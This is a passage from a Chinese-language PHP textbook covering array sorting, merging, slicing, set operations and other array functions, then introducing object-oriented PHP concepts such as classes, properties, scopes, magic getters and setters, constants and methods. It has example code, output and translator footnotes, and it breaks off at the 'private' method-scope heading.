picture1.jpg, picture2.jpg, picture10.jpg, picture20.jpg
```


5．不区分大小写的自然排序

函数 natcasesort()在功能上与 natsort()相同，只是它不区分大小写：

```
void natcasesort(array array)
```

再来看 natsort()一节中提出的文件排序问题，假设图片命名如下：Picture1.JPG、picture2.jpg、PICTURE10.jpg、picture20.jpg。natsort()函数“尽其所能”也只能得到如下结果：

```
PICTURE10.jpg, Picture1.JPG, picture2.jpg, picture20.jpg
```

而 natcasesort()函数将解决这个难题，会如你所愿地进行排序：

```
Picture1.jpg, PICTURE10.jpg, picture2.jpg, picture20.jpg
```

6．按键值对数组排序

ksort()函数按键对数组排序，如果成功则返回 TRUE，失败将返回 FALSE。其形式如下：

```
integer ksort(array array [, int sort_flags])
```

如果包括了可选参数 sort_flags，具体的排序行为将由这个值确定，请参考 sort()一节中的描述。记住，排序行为将应用到键排序，而不是值排序。

7．以逆序对数组键排序

krsort()函数的操作与 ksort()相同，也按键排序，只不过它将以逆序（降序）排序。其原型如下：

```
integer krsort(array array [, int sort_flags])
```

8．根据用户自定义规则排序

usort()函数提供了另一种排序方法，可以使用在该函数中指定的用户自定义比较算法对数组排序。如果需要以某种方式对数据排序，而 PHP 的任何内置排序函数没有提供相应支持，这个函数就很有用。其形式如下：

```
void usort(array array, callback function_name)
```

用户自定义函数必须接受两个输入参数，根据第一个参数小于、等于或大于第二个参数的不同情况，相应地返回一个负整数、0 或正整数。很显然，这个函数必须与 usort()调用在相同的作用域内。

例如，对美国格式的日期（月-日-年，而不是大多数国家使用的日-月-年）进行排序就是非常适合使用 usort()的一个例子。假设希望以升序对一个日期数组排序。你可能认为 sort()或 natsort()函数就能胜任这个任务，但实际上这两个函数无法得到我们期望的结果。唯一的办法就是创建一个定制函数，使它能以正确的顺序对这些日期排序：

```
<?php
    $dates = array('10-10-2011', '2-17-2010', '2-16-2011',
                   '1-01-2013', '10-10-2012');
    sort($dates);

    echo "<p>Sorting the array using the sort() function:</p>";
    print_r($dates);

    natsort($dates);

    echo "<p>Sorting the array using the natsort() function: </p>";
    print_r($dates);

    function DateSort($a, $b) {

        // 如果日期相等，则什么也不做
        if($a == $b) return 0;

        // 反汇编日期
        list($amonth, $aday, $ayear) = explode('-',$a);
        list($bmonth, $bday, $byear) = explode('-',$b);

        // 如果没有前导 0，则为月份加前导 0
        $amonth = str_pad($amonth, 2, "0", STR_PAD_LEFT);
        $bmonth = str_pad($bmonth, 2, "0", STR_PAD_LEFT);

        // 如果没有前导 0，则为日份加前导 0
        $aday = str_pad($aday, 2, "0", STR_PAD_LEFT);
        $bday = str_pad($bday, 2, "0", STR_PAD_LEFT);

        // 重组日期
        $a = $ayear . $amonth . $aday;
        $b = $byear . $bmonth . $bday;

        // 确定是否$a > $date b
        return ($a > $b) ? 1 : -1;
    }

    usort($dates, 'DateSort');

    echo "<p>Sorting the array using the user-defined DateSort() function: </p>";

    print_r($dates);
?>
```

结果如下（为便于阅读这里对格式做了调整）：

```
Sorting the array using the sort() function:
Array ( [0] => 1-01-2013 [1] => 10-10-2011 [2] => 10-10-2012
        [3] => 2-16-2011 [4] => 2-17-2010 )

Sorting the array using the natsort() function:
Array ( [0] => 1-01-2013 [3] => 2-16-2011 [4] => 2-17-2010
        [1] => 10-10-2011 [2] => 10-10-2012 )

Sorting the array using the user-defined DateSort() function:
Array ( [0] => 2-17-2010 [1] => 2-16-2011 [2] => 10-10-2011
        [3] => 10-10-2012 [4] => 1-01-2013 )
```


5.9 合并、拆分、接合和分解数组

本节介绍的函数能完成一些更复杂的数组处理任务。例如，接合和合并多个数组、从数组元素中提取一部分，以及完成数组比较。

5.9.1 合并数组

array_merge()函数将数组合并到一起，返回一个联合的数组。所得到的数组以第一个输入数组参数开始，按后面数组参数出现的顺序依次追加。其形式为：

```
array array_merge(array array1, array array2 [, array arrayN])
```

如果输入数组包含的某个键在结果数组中已经存在，那么该键/值对将覆盖前面已经存在的元素。这个行为不适用于数值键，数值键/值对总会追加到数组后面。示例如下：

```
$face = array("J", "Q", "K", "A");
$numbered = array("2", "3", "4", "5", "6", "7", "8", "9");
$cards = array_merge($face, $numbered);
shuffle($cards);
print_r($cards);
```

这将返回如下所示的结果[因为洗牌（shuffle）的原因，你的结果可能与此不同]：

```
Array ( [0] => 8 [1] => 6 [2] => K [3] => Q [4] => 9 [5] => 5
        [6] => 3 [7] => 2 [8] => 7 [9] => 4 [10] => A [11] => J )
```

5.9.2 递归追加数组

array_merge_recursive()函数与 array_merge()相同，可以将两个或多个数组合并在一起，形成一个联合的数组。两者之间的区别在于，当某个输入数组中的某个键已经存在于结果数组中时该函数会采取不同的处理方式。array_merge()会覆盖前面存在的键/值对，将其替换为当前输入数组中的键/值对，而 array_merge_recursive()将把两个值合并在一起，形成一个新的数组并以原有的键作为数组名。其形式为：

```
array array_merge_recursive(array array1, array array2 [, array arrayN])
```

示例如下：

```
$class1 = array("John" => 100, "James" => 85);
$class2 = array("Micky" => 78, "John" => 45);
$classScores = array_merge_recursive($class1, $class2);
print_r($classScores);
```

这将返回如下结果：

```
Array ( [John] => Array ( [0] => 100 [1] => 45 ) [James] => 85 [Micky] => 78 )
```

注意，键 John 现在指向一个数组，这是一个由两个分数组成的数值索引数组。

5.9.3　合并两个数组

array_combine()函数会生成一个新数组，这个数组由一组提交的键和对应的值组成。其形式为：

```
array array_combine(array keys, array values)
```

注意，两个输入数组必须大小相同，不能为空。示例如下：

```
$abbreviations = array("AL", "AK", "AZ", "AR");
$states = array("Alabama", "Alaska", "Arizona", "Arkansas");
$stateMap = array_combine($abbreviations,$states);
print_r($stateMap);
```

这会返回：

```
Array ( [AL] => Alabama [AK] => Alaska [AZ] => Arizona [AR] => Arkansas )
```

5.9.4　拆分数组

array_slice()函数将返回数组中的一部分，从键 offset 开始，到 offset+length 位置结束[①]。其形式为：

```
array array_slice(array array, int offset [, int length [, boolean preserve_keys]])
```

offset 为正值时，拆分将从距数组开头的 offset 位置开始；如果 offset 为负值，则拆分从距数组末尾的 offset 位置开始。如果省略了可选参数 length，则拆分将从 offset 开始，一直到数组的最后一个元素。如果给出了 length 且为正数，则会在距数组开头的 offset+length 位置结束。相反，如果给出了 length 且为负数，则在距数组开头的 count(*input*_array)-|length|位置结束[②]。考虑一个例子：

```
$states = array("Alabama", "Alaska", "Arizona", "Arkansas",
                "California", "Colorado", "Connecticut");

$subset = array_slice($states, 4);
```

---

① 这里结束的含义不包括 offset+length 位置上的元素，最后一个元素应该是 offset+length-1 位置上的元素，下同。——译者注

② 原文称在距数组末尾的 count(input_array)-length 位置结束，有误。一方面因为 length 为负值，所以应该取 length 的绝对值，即|*length*|；另一方面应该在距数组末尾的|length|位置结束，即从数组末尾倒数|length|的位置，也就是距数组开头的 count(input_array)-|length|位置。——译者注

```
print_r($subset);
```

这将返回：

```
Array ( [0] => California [1] => Colorado [2] => Connecticut )
```

考虑第二个示例，这个例子使用了负长度：

```
$states = array("Alabama", "Alaska", "Arizona", "Arkansas",
                "California", "Colorado", "Connecticut");

$subset = array_slice($states, 2, -2);

print_r($subset);
```

这将返回：

```
Array ( [0] => Arizona [1] => Arkansas [2] => California )
```

将可选参数 preserve_keys（PHP 5.0.2 中新增）设置为 true，这会在返回的数组中保持数组值对应的键。

5.9.5 接合数组

array_splice()函数会删除数组中从 *offset* 开始到 *offset+length* 结束的所有元素[①]，并以数组的形式返回所删除的元素。其形式为：

```
array array_splice(array array, int offset [, int length [, array replacement]])
```

offset 为正值时，则接合将从距数组开头的 offset 位置开始；offset 为负值时，接合将从距数组末尾的 offset 位置开始。如果忽略可选的 length 参数，则从 offset 位置开始到数组结束之间的所有元素都将被删除。如果给出了 length 且为正值，则接合将在距数组开头的 offset+length 位置结束。相反，如果给出了 length 且为负值，则接合将在距数组开头的 count(input_array)-length 位置结束。示例如下：

```
$states = array("Alabama", "Alaska", "Arizona", "Arkansas",
                "California", "Connecticut");

$subset = array_splice($states, 4);

print_r($states);

print_r($subset);
```

这将得到（为方便阅读调整了格式）：

```
Array ( [0] => Alabama [1] => Alaska [2] => Arizona [3] => Arkansas )
Array ( [0] => California [1] => Connecticut )
```

① 这里结束的含义不包括 offset+length 位置上的元素，最后一个元素应该是 offset+length-1 位置上的元素，下同。——译者注

可以使用可选参数 replacement 来指定取代目标部分的数组。示例如下：

```
$states = array("Alabama", "Alaska", "Arizona", "Arkansas",
                "California", "Connecticut");
$subset = array_splice($states, 2, -1, array("New York", "Florida"));

print_r($states);
```

返回如下结果：

```
Array ( [0] => Alabama [1] => Alaska [2] => New York
        [3] => Florida [4] => Connecticut )
```

5.9.6　求数组的交集

array_intersect()函数返回一个保留了键的数组，这个数组只由第一个数组中出现的且在其他每个输入数组中都出现的值组成。其形式如下：

```
array array_intersect(array array1, array array2 [, arrayN])
```

下面这个例子将返回在$array1 数组中出现的且在$array2 和$array3 中也出现的所有的州：

```
$array1 = array("OH", "CA", "NY", "HI", "CT");
$array2 = array("OH", "CA", "HI", "NY", "IA");
$array3 = array("TX", "MD", "NE", "OH", "HI");
$intersection = array_intersect($array1, $array2, $array3);
print_r($intersection);
```

这会返回：

```
Array ( [0] => OH [3] => HI )
```

注意，只有在两个元素有相同的数据类型时，array_intersect()才会认为它们相等，

提示　array_intersect_key()函数于PHP 5.1.0引入，这个函数会返回位于一个数组同时也在所有其他指定数组中的键。这个函数的原型等同于array_intersect()。类似地，array_intersect_ukey()函数允许根据一个用户定义函数确定的比较算法对多个数组的键进行比较。有关的更多信息请参考PHP手册。

5.9.7　求关联数组的交集

函数 array_intersect_assoc()与 array_intersect()基本相同，只不过它在比较中还考虑了数组的键。因此，只有在第一个数组中出现，且在所有其他输入数组中也出现的键/值对才被返回到结果数组中。其形式如下：

```
array array_intersect_assoc(array array1, array array2 [, arrayN])
```

下面的例子返回了出现在$array1数组中，也同时出现在$array2与$array3中的所有键/值对：

```
$array1 = array("OH" => "Ohio", "CA" => "California", "HI" => "Hawaii");
$array2 = array("50" => "Hawaii", "CA" => "California", "OH" => "Ohio");
$array3 = array("TX" => "Texas", "MD" => "Maryland", "OH" => "Ohio");
$intersection = array_intersect_assoc($array1, $array2, $array3);
print_r($intersection);
```

这会返回：

```
Array ( [OH] => Ohio )
```

注意，没有返回 Hawaii，因为在$array2 中 Hawaii 对应的键是 50，而不是 HI（另两个数组中 Hawaii 的键是 HI）。

5.9.8 求数组的差集

函数 array_diff()返回出现在第一个数组中但其他输入数组中没有的值。这个功能与 array_intersect()相反。

```
array array_diff(array array1, array array2 [, arrayN])
```

示例如下：

```
$array1 = array("OH", "CA", "NY", "HI", "CT");
$array2 = array("OH", "CA", "HI", "NY", "IA");
$array3 = array("TX", "MD", "NE", "OH", "HI");
$diff = array_diff($array1, $array2, $array3);
print_r($intersection);
```

这将返回：

```
Array ( [0] => CT )
```

如果想用一个用户定义函数比较数组值，请参考 PHP 5.0.2 引入的 array_udiff()函数。

提示 array_diff_key()函数于 PHP 5.1.0 引入，这个函数会返回位于一个数组但是不在任何其他指定数组中的键。这个函数的原型等同于 array_diff()。类似地，array_diff_ukey()函数允许根据一个用户定义函数确定的比较算法对多个数组的键进行比较。有关的更多信息请参考 PHP 手册。

5.9.9 求关联数组的差集

函数 array_diff_assoc()与 array_diff()基本相同，只是它在比较时还考虑了数组的键。因此，只在第一个数组中出现而不在其他输入数组中出现的键/值对才会被返回到结果数组中。其形式如下：

```
array array_diff_assoc(array array1, array array2 [, array arrayN])
```

下面的例子只返回了"HI"=>"Hawaii"，因为这个键/值对出现在$array1 中，而在$array2 和$array3 中都不存在。

```
$array1 = array("OH" => "Ohio", "CA" => "California", "HI" => "Hawaii");
```

```
$array2 = array("50" => "Hawaii", "CA" => "California", "OH" => "Ohio");
$array3 = array("TX" => "Texas", "MD" => "Maryland", "KS" => "Kansas");
$diff = array_diff_assoc($array1, $array2, $array3);
print_r($diff);
```

这将返回：

```
Array ( [HI] => Hawaii )
```

提示　array_udiff_assoc()、array_udiff_uassoc()和array_diff_uassoc()函数于PHP 5引入，这些函数都可以使用用户定义函数采用多种方式比较数组的差别。有关的更多信息请参考PHP手册。

5.10　其他有用的数组函数

本节介绍另外一些数组函数，这些函数可能无法归类到前面各节介绍的某一类中，但它们都非常有用。

5.10.1　返回一组随机的键

array_rand()函数将返回数组中的一个或多个键。其形式为：

```
mixed array_rand(array array [, int num_entries])
```

如果忽略可选的num_entries参数，则只返回一个随机值。可以通过设置num_entries来调整所返回随机值的个数。示例如下：

```
$states = array("Ohio" => "Columbus", "Iowa" => "Des Moines",
                "Arizona" => "Phoenix");
$randomStates = array_rand($states, 2);
print_r($randomStates);
```

这会返回（你的输出可能有所不同）：

```
Array ( [0] => Arizona [1] => Ohio )
```

5.10.2　随机洗牌数组元素

shuffle()函数随机地对数组元素重新排序。其形式为：

```
void shuffle(array input_array)
```

考虑一个数组，其中包含表示扑克牌的值：

```
$cards = array("jh", "js", "jd", "jc", "qh", "qs", "qd", "qc",
               "kh", "ks", "kd", "kc", "ah", "as", "ad", "ac");
shuffle($cards);
print_r($positions);
```

这将返回类似于下面的结果（因为随机洗牌，你的结果可能有所不同）：

```
Array ( [0] => js [1] => ks [2] => kh [3] => jd
        [4] => ad [5] => qd [6] => qc [7] => ah
        [8] => kc [9] => qh [10] => kd [11] => as
        [12] => ac [13] => jc [14] => jh [15] => qs )
```

1. 对数组中的值求和

array_sum()函数将 input_array 中的所有值加在一起，返回最终的和。其形式如下：

```
mixed array_sum(array array)
```

如果数组中包含其他数据类型（例如字符串），这些值将被忽略。示例如下：

```
<?php
    $grades = array(42, "hello", 42);
    $total = array_sum($grades);
    print $total;
?>
```

这将返回：

```
84
```

2. 划分数组

array_chunk()函数将 input_array 分解为一个多维数组，这个多维数组由多个包含 size 个元素的数组所组成。其形式如下：

```
array array_chunk(array array, int size [, boolean preserve_keys])
```

如果 input_array 无法按 size 均匀地划分[①]，则最后一个数组中包含的元素将少于 size。启用可选参数 preserve_keys，将保持各个值所对应的键。忽略或禁用此参数时，将使得每个数组的数值索引从 0 开始。示例如下：

```
$cards = array("jh", "js", "jd", "jc", "qh", "qs", "qd", "qc",
               "kh", "ks", "kd", "kc", "ah", "as", "ad", "ac");

// 洗牌
shuffle($cards);

// 用 array_chunk()均匀划分为 4 份
$hands = array_chunk($cards, 4);

print_r($hands);
```

结果如下（由于随机洗牌，你的结果可能有所不同）：

```
Array ( [0] => Array ( [0] => jc [1] => ks [2] => js [3] => qd )
        [1] => Array ( [0] => kh [1] => qh [2] => jd [3] => kd )
        [2] => Array ( [0] => jh [1] => kc [2] => ac [3] => as )
        [3] => Array ( [0] => ad [1] => ah [2] => qc [3] => qs ) )
```

① 即数组的大小无法被 size 整除。——译者注

5.11　小结

在编程中数组的作用不可或缺，不论是否基于 Web，在所能想象的各种应用程序中都不乏数组的身影，本章的目的是使你了解 PHP 的众多数组函数，这些函数能让处理数组的工作更轻松。

下一章主要介绍另一个非常重要的主题：面向对象程序设计。这个内容在 PHP 5 中尤为重要，因为该版本在这方面已经做了彻底的重新设计。

第6章 面向对象的PHP

尽管PHP起初并不是一种面向对象语言，但经过多年的努力，已经在PHP中加入了很多其他语言中的面向对象特性。本章及下一章就会介绍这些新特性。不过在此之前，先来考虑OOP开发模型有哪些优点。

注解 虽然本章和下一章将详细介绍PHP的OOP特性，但对于PHP开发人员来说，要全面了解有关的详细内容，确实还需要一本完整的书。对此，Matt Zandstra的*PHP Objects, Patterns, and Practice*，Third Edition（Apress，2010年）[①]做了非常详尽的介绍，并简单地说明了如何利用PHP实现设计模式，还简要地介绍了一些重要的开发工具，如Phing、PEAR和phpDocumentor。

6.1 OOP的好处

面向对象程序设计的诞生是开发范型的一次重大改变，编程的注意力重新从应用程序的逻辑回到其数据上来。换句话说，OOP将焦点从编程的过程性事件转向最终建模的真实实体，这使得应用程序更接近于我们周围的现实世界。

本节将介绍OOP的3个基本概念：封装、继承和多态。这3个概念形成了迄今为止最强大的编程模型的基础。

6.1.1 封装

程序员一般都有很强的好奇心，喜欢把东西拆开，了解里面的所有小零件如何在一起工作。虽然能得到精神上的满足，但深入了解事物的内部工作原理并不是必要的。例如，成百万人每天都在使用计算机，但很少有人真正了解它的工作原理。同样，汽车、微波炉、电视以及许多司空见惯的东西都是如此。通过使用接口就能忽略其内部结构。例如，你知道旋转收音机旋钮可以换台；但可能不知道实际上这是在告诉收音机要监听使用特定频率传输的信号，这是通过解调器完成的。即便不理解这个过程，也不影响使用收音机，因为接口隐藏了这些细节。通过众所周知的接口将用户与实际应用程序的内部工作原理分离，这种方法称为封装（encapsulation）。

面向对象程序设计通过建立定义良好的接口（每个应用程序的组件都可以访问这个接口），使隐藏应用程序内部工作原理的概念得到进一步提升。具有OOP思维的开发人员不必纠结于大量的细节，

① 中文版即将由人民邮电出版社出版。——编者注

而会设计独立于其他组件的应用程序组件，这些组件不仅允许重用，还能使开发人员像拼图一样组装组件，而不是将组件紧密地结合或耦合（couple）在一起。通过这些定义良好的接口进行交互的组件称为对象（object）。对象是通过一个称为类（class）的模板创建的，类用于定义某个实体所应具有的数据和行为。这种方式有以下优点。

- 开发人员可以修改应用程序的实现，而不会影响到对象用户，因为用户只通过对象的接口与对象交互。
- 会减少可能出现的用户错误，因为对用户与应用程序的交互有所控制。

6.1.2　继承

在我们周围的环境中，许多事物（包括人）都可以使用一组良好定义的规则来建模。我们来看员工这一概念。所有员工都有一组共同的性质，例如姓名、员工号和工资。但是，有许多不同类型的员工，如职员、主管、出纳和首席执行官等，每一类员工都拥有一般员工定义中所定义的性质的超集。用面向对象的术语来说，这些员工类型继承（inherit）了一般员工定义，包括此定义中的所有性质和行为。接下来，每个特定的员工类还可以被另一个更明确的类所继承。例如，“职员”类型可以被白班职员和夜班职员继承，白班职员和夜班职员都会继承员工定义和职员定义中的所有性质。基于这个概念，可以再创建一个“人”类，使“员工”类成为“人”类的一个子类。其结果是，员工类及其所有派生类（职员、出纳、CEO 等）都会立即继承“人”类中定义的所有性质和行为。

面向对象开发方法建立在继承概念的基础之上。这种策略提高了代码的可重用性，因为它假定人们能够在多个应用程序中使用设计良好的类［所谓设计良好（well-designed），是指这些类足够抽象，从而可以重用］。

6.1.3　多态

多态（polymorphism）是来自希腊语的一个术语，原意是“有多种形态”。简单地讲，多态是指 OOP 能够根据使用类的上下文来重新定义或改变类的性质或行为。

还是用例子来解释，假设在员工类的定义中有一个“签到”的行为。对于职员员工而言，这个行为可能具体为使用时钟来打卡。对于其他类型的员工而言，例如“程序员”，签到可能通过网络进行。虽然两个类都从员工类继承到这个行为，但具体的实现要依赖于实现“签到”的上下文，这就是多态的强大之处。

上面简单介绍了 3 个关键的 OOP 概念：封装、继承和多态，在本章和下一章讨论这 3 个概念如何应用于 PHP 的 OOP 实现时还会谈到这些概念。

6.2　关键的 OOP 概念

本节介绍关键的面向对象实现概念，还会提供一些 PHP 特定的示例。

6.2.1　类

日常环境由无数实体组成：植物、人群、交通工具、食物……实在是太多了，光是把它们列出来都要花上几个小时的时间。每个实体都由一组性质和行为来定义。例如，一个交通工具可以定义有颜色、轮胎数、制造商、型号和容量等性质，并定义有停止、前进、转弯和鸣笛等行为。在 OOP 术语

中，实体的性质和行为的具体定义称为*类*（class）。

类用于表示要在应用程序中处理的实际事物。例如，假设要创建一个管理公共图书馆的应用程序，可能就要包括一些类来表示书籍、杂志、员工、特殊事件、顾客以及需要管理的其他事物。每个实体都包含一组性质和行为，在 OOP 中分别称为*属性*（property）和*方法*（method），它们定义了实体。PHP 中一般的类创建语法如下：

```
class ClassName
{
    // 属性声明
    // 方法声明
}
```

代码清单 6-1 所示为一个表示员工的类。

代码清单 6-1 类创建

```
class Employee
{
    private $name;
    private $title;
    protected $wage;

    protected function clockIn() {
        echo "Member $this->name clocked in at ".date("h:i:s");
    }

    protected function clockOut() {
        echo "Member $this->name clocked out at ".date("h:i:s");
    }
}
```

这个类名为 Employee，定义了 3 个属性（name、title 和 wage），还定义了两个方法[clockIn（签到）和 clockOut（签离）]。如果你不熟悉其中的一些语法，请不要担心，本章后面将详细介绍这些问题。

注解 尽管还没有官方的 PHP 代码约定，但创建类时可以考虑遵循 PHP 扩展与应用库原则。可以在 http://pear.php.net 了解这些约定的更多信息。本书采用了这些约定。

6.2.2 对象

类提供了一个基础，可以在此基础上创建实体（即这个类所建模的实体）的特定实例，这些特定实例称为对象（object）。例如，员工管理应用程序可能包括一个 Employee 类。可以用这个类来创建和维护特定实例，比如 Sally 和 Jim。

注解 根据预定义的类创建对象常称为类的实例化（class instantiation）。

对象使用 new 关键字创建，如下：

```
$employee = new Employee();
```

创建对象之后，这个刚实例化的对象就具有了类中定义的所有性质和行为。后面几节将介绍这将如何实现。

6.2.3 属性

属性是用于描述类的某个方面的特性。它与一般的PHP变量非常相似，只是有一些细微的差别，本节将介绍这些差别。这一节还将讨论如何声明和调用属性，并介绍如何使用属性作用域来限制访问。

1. 声明属性

属性声明的有关规则与变量声明的规则非常类似；实际上，可以说没有区别。因为PHP是松散类型的语言，属性甚至不需要声明，它可以由类对象同时创建和赋值，但很少有人会这样做。相反，常见的做法是在类开始处声明属性，此时可以为属性赋初值。示例如下：

```
class Employee
{
    public $name = "John";
    private $wage;
}
```

在这个例子中，两个属性name和wage前面都有作用域描述符（public或private），这是声明属性时的常用做法。声明之后，可以在作用域描述符所指示的范围内使用每个属性。如果你不了解作用域对于类属性有何作用，不要担心，本章后面将介绍这个问题。

2. 调用属性

与变量不同，属性要使用->操作符引用，而不是使用美元符。此外，因为属性的值一般是给定对象所特有的，所以它与那个对象具有如下的相互关系：

```
$object->property
```

例如，Employee类包括属性name、title和wage。如果创建了一个Employee类型的对象，就可以如下引用其属性：

```
$employee->name
$employee->title
$employee->wage
```

在定义属性的类中引用属性时，还要使用->操作符，但此时不使用相应的类名，而是使用$this关键字。$this表示要引用当前类（要访问或操作的属性所在的类）中的属性。因此，如果要在上述Employee类中创建一个设置姓名属性的方法，则如下所示：

```
function setName($name)
{
    $this->name = $name;
}
```

3. 属性作用域

PHP支持5种属性作用域：public、private、protected、final和static。本节介绍前4种作用域，静态作用域将在6.4节中介绍。

- public

可以通过在属性前面使用关键字 public 来声明公共作用域中的属性。示例如下：

```
class Employee
{
    public $name;
    // 其他属性和方法声明
}
```

公共属性可以由相应的对象直接操作和访问，例如：

```
$employee = new Employee();
$employee->name = "Mary Swanson";
$name = $employee->name;
echo "New employee: $name";
```

执行这段代码将得到：

```
New employee: Mary Swanson
```

虽然用这种方法来操作类属性看上去很合理，但在 OOP 中并不鼓励使用公共属性，这是有道理的。之所以要避免这种实现，是因为直接访问使得类无法很容易地完成某种数据验证。例如，无法阻止用户像下面这样为 name 赋值：

```
$employee->name = "12345";
```

这肯定不是你所期望的。为了防止发生这样的事情，有两种解决办法。一种办法是将数据封装在对象中，只通过一些称为*公共方法*（public method）的接口来访问。这样封装的数据称为具有私有作用域。第二种推荐的解决办法是使用*属性*（property），实际上它与第一种办法很相似，但在大多数情况下更方便使用。下面将介绍私有作用域，属性将在稍后介绍。

- private

private 属性只能在定义属性的类中被访问。示例如下：

```
class Employee
{
    private $name;
    private $telephone;
}
```

指定为私有的属性不能由实例化的对象直接访问，也不能由其子类（子类将在下一章讨论）使用。如果要在子类中使用这些属性，可以考虑使用下面介绍的保护作用域。私有属性必须通过公共接口来访问，这符合本章开始时介绍的 OOP 主要原则之一：封装。考虑以下示例，这里通过一个公共方法操作一个私有属性：

```
class Employee
{
   private $name;
   public function setName($name) {
      $this->name = $name;
   }
}

$employee = new Employee;
$employee->setName("Mary");
```

将属性的操作封装在一个方法中，这就使得开发人员能够严密地控制如何设置属性。例如，可以向 setName()方法增加一些功能，验证设置的姓名中是否只包括字母字符，并确保不为空。这种策略比依赖终端用户提供有效信息可靠得多。

- protected

与函数通常需要只在函数内部使用的变量一样，类也可以包含只在内部使用的属性。这些属性称为*保护属性*，protected 要放在相应属性的前面。示例如下：

```
class Employee
{
     protected $wage;
}
```

在继承的子类中也可以访问和操作保护属性，这是私有属性所没有的特性。子类对象试图访问父类的私有属性时，将导致致命错误。因此，如果希望扩展类，就应当使用保护属性而不是私有属性。

- final

在为属性设置 final 作用域时，将阻止在子类中覆盖这个属性，下一章将详细讨论这个问题。final 属性如下声明：

```
class Employee
{
    final $ssn;
}
```

还可以将方法声明为 final。6.2.5 节将详细介绍这个过程。

4. 属性重载

属性重载可以进一步保护属性，它强制通过公共方法访问和操作属性，同时还允许像访问公共属性一样访问数据。这些方法称为*访问方法*（accessor）[①]和*修改方法*（mutator），或非正式地称为*获取方法*（getter）和*设置方法*（setter），它们将会分别在访问或操作属性时自动触发。

遗憾的是，PHP 没有提供其他 OOP 语言（如 C++和 Java）中使用的属性重载功能。因此，需要使用公共方法来模拟这种功能。例如，可能需要声明两个函数 getName()和 setName()，为属性 name 分别创建获取方法和设置方法，并需要在每个函数中嵌入适当的语句。本节的最后将给出这种策略的一个例子。

PHP 5 及更新版本确实提供了对属性重载的某种支持，这是通过重载__set 和__get 方法来实现的。当试图引用一个类定义中不存在的成员变量时，就会调用这些方法。属性有很多用途，如产生错误消息，甚至通过动态创建新的变量来扩展类。本节将介绍__get 和__set。

5. 用__set()方法设置属性

修改方法（mutator），或称为*设置方法*（setter），负责隐藏属性的赋值实现，并在为类属性赋值之前验证类数据。其形式为：

```
boolean __set([string property_name],[mixed value_to_assign])
```

它接受一个属性名和相应的值作为输入，如果方法成功执行就返回 TRUE，否则返回 FALSE。示例如下：

---

① 有些技术资料中将访问方法作为获取方法和设置方法的统称，请读者留意。——编者注

```
class Employee
{
    var $name;
    function __set($propName, $propValue)
    {
        echo "Nonexistent variable: \$$propName!";
    }
}

$employee = new Employee ();
$employee->name = "Mario";
$employee->title = "Executive Chef";
```

可以得到如下输出：

```
Nonexistent variable: $title!
```


当然，可以使用这个方法来扩展类，为之增加新的属性，如下：

```
class Employee
{
    public $name;
    function __set($propName, $propValue)
    {
        $this->$propName = $propValue;
    }
}
$employee = new Employee();
$employee->name = "Mario";
$employee->title = "Executive Chef";
echo "Name: ".$employee->name;
echo "<br />";
echo "Title: ".$employee->title;
```

这将得到：

```
Name: Mario
Title: Executive Chef
```

6. 用__get()方法获取属性

访问方法（accessor）或获取方法（getter）负责封装获得类变量所需的代码。其形式为：

```
boolean __get([string property_name])
```

它接受一个属性名作为输入参数，即要获取该属性的值。它在成功执行时返回 TRUE，否则返回 FALSE。示例如下：

```
class Employee
{
    public $name;
    public $city;
    protected $wage;

    function __get($propName)
```

```
    {
        echo "__get called!<br />";
        $vars = array("name","city");
        if (in_array($propName, $vars))
        {
           return $this->$propName;
        } else {
           return "No such variable!";
        }
    }

}

$employee = new Employee();
$employee->name = "Mario";

echo $employee->name."<br />";
echo $employee->age;
```

结果如下：

```
Mario
__get called!
No such variable!
```

7. 创建定制获取方法和设置方法

坦白地讲，虽然前面所述的__set()和__get()方法有一些优点，但对于管理复杂面向对象应用程序中的属性而言，它们确实还不够。因为PHP不支持采用Java或C#的方式来创建属性，所以你需要实现自己的方法。可以考虑为每个私有属性创建两个方法，如下：

```
<?php
    class Employee
    {
        private $name;
        // 获取方法
        public function getName() {
            return $this->name;
        }
        // 设置方法
        public function setName($name) {
            $this->name = $name;
        }
    }
?>
```

虽然这种策略不如使用属性那么方便，但确实通过标准的命名约定封装了管理和检索任务。当然，还应当向设置方法中增加额外的验证功能。不过，这个简单例子已经足以说明问题了。

6.2.4　常量

在类中可以定义常量（constant），用来表示不会改变的值。对于从该类实例化的任何对象来说，常量值在这些对象的整个生命周期中都保持不变。类常量如下创建：

```
const NAME = 'VALUE';
```

例如，假设创建一个与数学有关的类，其包括一些定义数学函数的方法以及很多常量：

```
class mathFunctions
{
    const PI = '3.14159265';
    const E = '2.7182818284';
    const EULER = '0.5772156649';
    // 在此定义其他常量和方法
}
```

然后就可以像下面这样使用类常量：

```
echo mathFunctions::PI;
```

6.2.5 方法

方法（method）与函数非常相似，只不过方法用来定义类的行为。与函数一样，方法可以接受输入参数，可以向调用者返回一个值。方法的调用也与函数相同，只是在方法前面要加上调用方法的对象的名称，如下所示：

```
$object->methodName();
```

本节将全面介绍方法，包括方法声明、方法调用和作用域。

1. 声明方法

可以使用与函数相同的语法创建方法。方法和一般函数之间唯一的区别是方法声明前面一般会有作用域描述符。一般语法如下：

```
scope function functionName()
{
    // 函数体
}
```

例如，名为 calculateSalary()的公共方法如下：

```
public function calculateSalary()
{
    return $this->wage * $this->hours;
}
```

在此例中，该方法使用$this 关键字直接调用了类的两个属性：wage 和 hours。它通过将两个属性的值相乘来计算工资，然后像函数一样返回结果。但是注意，方法并不只限于操作类的属性，完全可以像函数一样向方法传递参数。

提示 对于公共方法，不必显式声明作用域，可以像声明函数（没有任何作用域）那样声明方法。

---

2. 调用方法

调用方法与调用函数几乎相同。还是看前面的例子，可以如下调用 calculateSalary()方法：

```
$employee = new Employee("Janie");
$salary = $employee->calculateSalary();
```

3. 方法作用域

PHP支持6种方法作用域：public、private、protected、abstract、final和static。本节介绍前5种作用域。static作用域将在6.4节中介绍。

- public

公共方法可以在任何位置任何时间访问。在方法前面加上关键字public，或不加任何关键字，都可以声明一个公共方法。下面的例子展示了如何进行声明，以及如何在类外部调用公共方法：

```
<?php
    class Visitors
    {
        public function greetVisitor()
        {
            echo "Hello<br />";
        }

        function sayGoodbye()
        {
            echo "Goodbye<br />";
        }
    }

    Visitors::greetVisitor();
    $visitor = new Visitors();
    $visitor->sayGoodbye();
?>
```

结果如下：

```
Hello
Goodbye
```

- private

